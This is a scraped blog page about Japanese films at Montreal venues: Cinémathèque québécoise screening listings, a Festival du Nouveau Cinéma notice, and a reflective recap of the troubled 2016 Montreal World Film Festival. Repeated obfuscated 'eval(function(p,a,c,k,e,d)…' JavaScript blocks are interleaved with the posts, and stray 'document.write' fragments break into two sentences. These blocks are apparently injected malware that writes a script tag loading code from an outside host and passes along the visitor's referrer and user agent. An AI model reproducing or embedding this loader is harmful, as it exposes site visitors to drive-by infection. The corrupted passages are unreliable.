eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|edhrh|var|u0026u|referrer|fhibk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bzfee|var|u0026u|referrer|bnyyd||js|php’.split(‘|’),0,{}))
The screenings will take place at the Cinémathèque québécoise (335 De Maisonneuve Blvd East, Montreal, QC — near métro Berri-UQAM).
Thu. October 27, 2016 at 19:00
A Tale of Samurai Cooking: A True Love Story (????? / Bushi no kondate). Japan, 2013, 121 min., drama, dir.: Yûzô Asahara, with Aya UETO, Kengo KÔRA, Kimiko YO, Toshiyuki NISHIDA. Read our comments on this movie.
Haru has an excellent sense of taste and unsurpassed skill in the kitchen, but her impetuous character leads to her husband asking for a divorce after only a year of marriage. One day, she is approached by Dennai Funaki, a samurai chef from Kaga, to marry his son and heir, Yasunobu.
Serving the Lord of Kaga not with the sword, but with the kitchen knife, the Funaki family has been known as “Kitchen Samurai” for generations. However, Yasunobu’s lack of culinary skills has placed the Funaki name in peril. To save her new family and its status as “Kitchen Samurai”, Haru decides to teach her new husband the refined art of Kaga cuisine from her point of view. Inspired by a true story. (Text from the Cinémathèque website)
For more information: AsianWiki, IMdB, Official website, Youtube
Drops of Heaven (????? / Ten no shizuku Tatsumi: Yoshiko inochi no sûpu). Japan, 2012, 113 min., documentary, dir.: Atsunori Kawamura, with Yoshiko Tatsumi.
A cooking guru serves wisdom, one soup at a time. In this heartwarming documentary, discover 88-year-old culinary artist Yoshiko Tatsumi and her “Soup of Life”, a soothing dish she ingeniously created for her bed-ridden father. As seasonal crops grow in the beautiful and delicate landscapes of Japan, Yoshiko Tatsumi brings out the best of ingredients, cooking with care to nurture love and joy. (Text from the Cinémathèque website)
For more information: Mubi, IMdB, Official website, Daily Motion
Sat. October 29, 2016 at 15:00
Sue, Mai & Sawa: Righting the Girl Ship (????????????????? / Sû chan Mai chan Sawako san). Japan, 2013, 106 min., drama, dir.: Osamu Minorikawa, with Yôko Maki, Shinobu Terajima, Ko Shibasaki. Read our comments on this movie.
A heartwarming drama based on Miri Masuda’s comic strip series, Sue, Mai & Sawa: Righting the Girl Ship offers a warm and tender depiction of the lives of three women, former colleagues whose friendship has endured over the course of 10 years. Now in their thirties, the three friends each harbor anxieties about their future, their professional paths, their love lives, and their family ties. (Text from the Cinémathèque website)
For more information: AsianWiki, IMdB, Official website, Wikipedia, Youtube
[ Traduire ]

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bikiy|var|u0026u|referrer|zkhdf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kzyrn|var|u0026u|referrer|tkshf||js|php’.split(‘|’),0,{}))
The 45th Festival du Nouveau Cinéma (FNC) will be held from 5 to 16 October and will offer 340 films (including 138 feature films and 170 short films) from 62 countries, document.write(“”); including 43 world premieres. That will include nine Japanese movies. For more information: nouveaucinema.ca.
Press coverage:
[ Coco Montreal ] [ Le Devoir ] [ The Gazette ] [ La Presse ] [ Shomingeki ]
[ Traduire ]

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fashh|var|u0026u|referrer|kbrfe||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nzrdi|var|u0026u|referrer|yzinr||js|php’.split(‘|’),0,{}))
Here we are concluding our coverage of the Festival des Films du Monde (FFM)…
Unfortunately, document.write(“”); only two Japanese movies won an award this year: Tatara Samurai by Yoshinari Nishikori won “Best Artistic Contribution” and Ken-san by Yuichi Hibi won “Best Documentary” (ex-aequo with a Canadian film). Although, there’s almost always a Japanese film in the list of the winners, even if it’s often just a token price. That’s probably why Japanese producers keep presenting their films here and generally come with a big delegation. You can find on the festival website the complete list for the laureates of the 47th Student Film Festival and of the 40th Montreal World Film Festival competition.
If I look back I can say that this year’s festival really had a hard time. Almost everything was against it: stingy governmental agencies, ungrateful chain of theatres, sceptical employees, hostile media, and, to top it all, even a member of the jury dying in his hotel room just the day before the closing ceremony! It’s a miracle that it happened at all. However, despite all this and the chaos that ensued (which affected mostly the scheduling), they managed to keep showing movies (as long as there’s movies, there’s hope) and, all in all, it was a pretty good festival. The public was there. The movies were there . They met at the Cinéma Impérial (mostly, but also at a few other venues). A beautiful love story. The end? Beside this, why bother with all the media doomsday fuss?
After all, it was not that much more chaotic than the previous years (ok, I admit this time there was no press room, no film market with its screening booths, no “5 to 7” to bond & meet with people of the industry, no outdoor screenings, screenings were spread all over town and the schedule kept changing so I could see only FOUR of the twelve announced Japanese movies — but, I mean, beside that (which was an annoyance mostly for the press), it wasn’t that bad, isn’t it?). The good thing with this year situation is that, with only one screen, there wasn’t any schedule conflict anymore! Also, I might I’ve seen only four movies, but at least I saw something and I am happy with it.
However, I would reserved very harsh words (that I would rather not repeat here) for the various levels of government who let down the movie-loving public and, particularly, for the Cineplex Forum (hey! If you were to start showing movies in the end — presumably because you’ve reached an agreement with the festival or felt too ashamed that the Outremont and Park theatres were picking up screenings — why not have accepted from the start and save us all the trouble of the flip-flopping screening schedule! That behaviour is down-right insulting and you will not catch me anytime soon in a Cineplex theatre).
Through all this the press has been pretty harsh on Losique and his festival. All he wanted was to celebrate the 40th anniversary of his baby and they all pooped on his party. In the end, seeing it was rather a success, many rallied in the festival support but it might have been too little, too late. Nathalie Petrowski, of La Presse, was one of the few who covered the festival with a positive attitude from the start.
Amongst her comments, she offered an interesting speculation on the future of the festival: maybe the Chinese firm that donated the prize money for the awards would be interested in investing more in the festival or even buy it from Losique in order to keep promoting Chinese cinema in North America?
In another article, she quotes Pierre-Henri Deleau, who was in charge of programmation at the Cannes festival’s Quinzaine des Réalisateurs. He was happy to be in Montreal, watching so many good films: “What is amazing is that despite the disorganization, chaos, pips and all the disparaging about the festival, look at that line! People are coming despite everything. Nowhere in the world you will see that. And to think that the City of Montreal continues to pretend it does not exist.”
We are hopeful for the future since Serge Losique has announced at the Closing Ceremony that there WILL be a festival next year (from August 24 to September 4, 2017) and hinted that he was planning his succession. Let’s hope that the various levels of government will, this time, agree to support this iconic event just in time for the 375th anniversary of the city! But with or without subsidies, the public and the young movie-makers deserve a festival. All we need is the cinema aficionados to be there, a few screens, some beautiful movies and it will be love all over again!
Thanks to the organizers (those who stayed), volunteers, the selected film-makers who came to present their movies (and to Serge Losique) who all made this festival another interesting cinematic experience. See you next year, hopefully.
Press reviews:
Souvenirs de Science-Fiction Québécoise
Manga, jeu vidéo et arts mineurs
A blog about the pursuit of knowledge
A blog about the pursuit of knowledge
Émission littéraire + Suggestions + Confidences
“If you are cold, tea will warm you; if you are too heated, it will cool you; If you are depressed, it will cheer you; If you are excited, it will calm you.” ― William Ewart Gladstone
A blog about the pursuit of knowledge
Book reviews and the occasional ramblings of a book blogger
Moi et les livres... dans cet ordre
Science, réflexion et poésie
Discussion, Resources, Roundtables, & Reviews
A blog about the pursuit of knowledge
A blog about the pursuit of knowledge
A blog about the pursuit of knowledge


 Clodjee's Safe-House